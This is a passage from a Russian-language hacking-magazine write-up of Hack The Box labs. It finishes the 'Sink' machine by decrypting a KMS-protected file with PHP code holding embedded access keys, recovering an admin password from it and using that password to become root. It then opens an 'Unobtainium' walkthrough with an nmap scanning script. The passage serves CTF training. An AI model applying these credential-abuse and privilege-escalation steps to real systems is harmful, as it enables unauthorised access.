


```
david@sink:~/Projects/Prod_Deployment$ cat servers.enc | base64 -w0
mXMs+8ZLEp9krGLLJT2YHLgHQP/uRJYSfX+YTqar7wabvOQ8PSuPwUFAmEJh86q3kaURmn
YI0TfcvTlXx84XBfCWsK7cTyDb4SughAq9MY89Q6lt7gnw6IwG/tSHi9a1MY8eblCwCMNw
yeNMc52lWo3aB+mq/uhLxcTeGSImHJcfUYYQqXoIrOHcS7O1WFoaMvMtIAl+uRslGVSEwi
```

Кодирование сообщения

И снова формируем код для дешифровки из шаблона.

```
<?php
require 'vendor/autoload.php';

use Aws\Kms\KmsClient;
use Aws\Exception\AwsException;

$KmsClient = new Aws\Kms\KmsClient([
    'version' => 'latest',
    'region' => 'eu',
    'credentials' => [
        'key' => 'AKIAIUEN3QWCPSTEITJQ',
        'secret' => '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'
    ],
    'endpoint' => 'http://127.0.0.1:4566'

]);

$keys = [
    "0b539917-5eff-45b2-9fa1-e13f0d2c42ac",
    "16754494-4333-4f77-ad4c-d0b73d799939",
    "2378914f-ea22-47af-8b0c-8252ef09cd5f",
    "2bf9c582-eed7-482f-bfb6-2e4e7eb88b78",
    "53bb45ef-bf96-47b2-a423-74d9b89a297a",
    "804125db-bdf1-465a-a058-07fc87c0fad0",
    "837a2f6e-e64c-45bc-a7aa-efa56a550401",
    "881df7e3-fb6f-4c7b-9195-7f210e79e525",
    "c5217c17-5675-42f7-a6ec-b5aa9b9dbbde",
    "f0579746-10c3-4fd1-b2ab-f312a5a0f3fc"
];

$CT = "mXMs+8ZLEp9krGLLJT2YHLgHQP/
uRJYSfX+YTqar7wabvOQ8PSuPwUFAmEJh86q3kaURmnRxr/
smZvkU6Pp0KPV7ye2sP10hvPJDF2mkNcIEVif3RaMU08jZi7U/
ghZyoXseM6EEcu9c1gYpDqZ74CMEh7AoasksLswCJJZYI0TfcvTlXx84XBfCWsK7cTyDb
4SughAq9MY89Q6lt7gnw6IwG/
tSHi9a1MY8eblCwCMNwRrFQ44x8p3hS2FLxZe2iKUrpiyUDmdThpFJPcM3uxiXU+cuyZJ
gxzQ2Wl0Gqaj0RpVD2w2wJGrQBnCnouahOD1SXT3DwrUMWXyeNMc52lWo3aB+mq/
uhLxcTeGSImHJcfUYYQqXoIrOHcS7O1WFoaMvMtIAl+uRslGVSEwiU6sVe9nMCuyvrsbs
Q0N46jjro5h1nFmTmZ0C1Xr97Go/
pHmJxgG1lxnOepsglLrPMXc5F6lFH1aKxlzFVAxGKWNAzTlzGC+HnBXjugLpP8Shpb24H
Pdnt/
fF/dda8qyaMcYZCOmLODums2+ROtrPJ4CTuaiSbOWJuheQ6U/
v5AbeQSF93RF28iyiA905SCNRi3ejGDH65OWv6aw1VnTf8TaREPH5ZNLazTW5Jo8kvLqJ
aEtZISRNUEmsJHr79U1VjpovPzePTKeDTR0qosW/
GJ8=";

for ($i=0; $i<count($keys); $i++) {
    try {
        $result = $KmsClient->enableKey([
            'KeyId' => $keys[$i],
        ]);

        $result = $KmsClient->decrypt([
            'CiphertextBlob' => base64_decode($CT),
            'KeyId' => $keys[$i],
            'EncryptionAlgorithm' => 'RSAES_OAEP_SHA_256',
        ]);
        echo base64_encode($result["Plaintext"]);
    } catch (AwsException $e) {
        // output error message if fails
        echo $e->getMessage();
        echo "\n";
    }
}
?>
```




```
ralf@ralf-PC:~/tmp/root_gits/key_management$ php enable_key.php
Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Client error: `POST http://127.0.0.1:4566` resulted in a `400 Bad Request` response:
{"__type":"InvalidCiphertextException"}
 InvalidCiphertextException (client):  - {"__type":"InvalidCiphertextException"}
Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Client error: `POST http://127.0.0.1:4566` resulted in a `400 Bad Request` response:
{"__type":"InvalidCiphertextException"}
 InvalidCiphertextException (client):  - {"__type":"InvalidCiphertextException"}
Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Client error: `POST http://127.0.0.1:4566` resulted in a `400 Bad Request` response:
{"__type":"InvalidCiphertextException"}
 InvalidCiphertextException (client):  - {"__type":"InvalidCiphertextException"}
Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Client error: `POST http://127.0.0.1:4566` resulted in a `400 Bad Request` response:
{"__type":"InvalidCiphertextException"}
 InvalidCiphertextException (client):  - {"__type":"InvalidCiphertextException"}
Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Server error: `POST http://127.0.0.1:4566` resulted in a `500 Internal Server Error` response:
{"__type":"InternalFailureException","message":"key type not yet supported for decryption"}
 InternalFailureException (server): key type not yet supported for decryption - {"__type":"InternalFailureException","message":"key type not yet supported for decrypti
on"}
H4sIAAAAAAAAAytOLSpLLSrWq8zNYaAVMAACMxMTMA0E6LSBkaExg6GxubmJqbmxqZkxg4GhkYGhAYOCAc1chARKi0sSixQUGIry80vwqSMkP0RBMTj+rbgUFHIyi0tS8xJTUoqsFJSUgAIF+UUlVgoWBkBmRn5xSTFIkYK
CrkJyalFJsV5xZl62XkZJElSwLLE0pwQhmJKaBhIoLYaYnZeYm2qlkJiSm5kHMjixuNhKIb40tSqlNFDRNdLU0SMt1YhroINiRIJiaP4vzkynmR2E878hLP+bGALZBoaG5qamo/mfHsCgsY3JUVnT6ra3Ea8jq+qJhVuVUw
32RXC+5E7RteNPdm7ff712xavQy6bsqbYZO3alZbyJ22V5nP/XtANG+iunh08t2GdR9vUKk2ON1IfdsSs864IuWBr95xPdoDtL9cA+janZtRmJyt8crn9a5V7e9aXp1BcO7bfCFyZ0v1w6a8vLAw7OG9crNK/RWukXUDTQA
TEKRsEoGAWjYBSMglEwCkbBKBgFo2AUjIJRMApGwSgYBaNgFIyCUTAKRsEoGAWjYBSMglEwRAEATgL7TAAoAAA=Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Server err
or: `POST http://127.0.0.1:4566` resulted in a `500 Internal Server Error` response:
{"__type":"InternalFailureException","message":"key type not yet supported for decryption"}
 InternalFailureException (server): key type not yet supported for decryption - {"__type":"InternalFailureException","message":"key type not yet supported for decrypti
on"}
Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Server error: `POST http://127.0.0.1:4566` resulted in a `500 Internal Server Error` response:
{"__type":"InternalFailureException","message":"key type not yet supported for decryption"}
 InternalFailureException (server): key type not yet supported for decryption - {"__type":"InternalFailureException","message":"key type not yet supported for decrypti
on"}
Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Server error: `POST http://127.0.0.1:4566` resulted in a `500 Internal Server Error` response:
{"__type":"InternalFailureException","message":"key type not yet supported for decryption"}
 InternalFailureException (server): key type not yet supported for decryption - {"__type":"InternalFailureException","message":"key type not yet supported for decrypti
on"}
Error executing "Decrypt" on "http://127.0.0.1:4566"; AWS HTTP error: Client error: `POST http://127.0.0.1:4566` resulted in a `400 Bad Request` response:
{"__type":"InvalidCiphertextException"}
 InvalidCiphertextException (client):  - {"__type":"InvalidCiphertextException"}
```

Дешифровка файла

Среди кучи ошибок видим закодированные данные. Это наш расшифрованный файл. Декодируем строку и записываем файл. Также нам нужно узнать, что это за файл.


```
echo [base64 строка] | base64 -d > servers
file servers
```



```
ralf@ralf-PC:~/tmp/root_gits/key_management$ file servers
servers: gzip compressed data, from Unix, original size modulo 2^32 10240
```

Определения типа файла


Это архив gzip. Читать файлы из него можно утилитой zcat.



```
ralf@ralf-PC:~/tmp/root_gits/key_management$ zcat servers
servers.yml0000644000000000000000000000000213137745735630120 0ustar  rootrootserver:
  listenaddr: ""
  port: 80
  hosts:
    - certs.sink.htb
    - vault.sink.htb
defaultuser:
  name: admin
  pass: _uezduQ!EY5AHfe2
```

Чтение gzip

Видим пару из логина и пароля. Пробуем пароль к root...




```
david@sink:~/Projects/Prod_Deployment$ su root
Password:
root@sink:/home/david/Projects/Prod_Deployment# id
uid=0(root) gid=0(root) groups=0(root)
root@sink:/home/david/Projects/Prod_Deployment# cat ~/root.txt
d36848110d47684c77985fea8a9afd59
```

Флаг рута

И получаем полный контроль над машиной.

HTB UNOBTAINIUM



УЧИМСЯ РАБОТАТЬ С KUBERNETES В РАМКАХ ПЕНТЕСТА

В этой статье я покажу, как проходится сложная машина Unobtainium с площадки Hack The Box. Мы проведем тестирование клиент-серверного приложения, серверная часть которого написана на Node.js. А затем поработаем с оркестратором Kubernetes и через него захватим флаг рута.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем адрес машины 10.10.10.235 в файл `/etc/hosts` как `unobtainium.htb` и запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.


```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



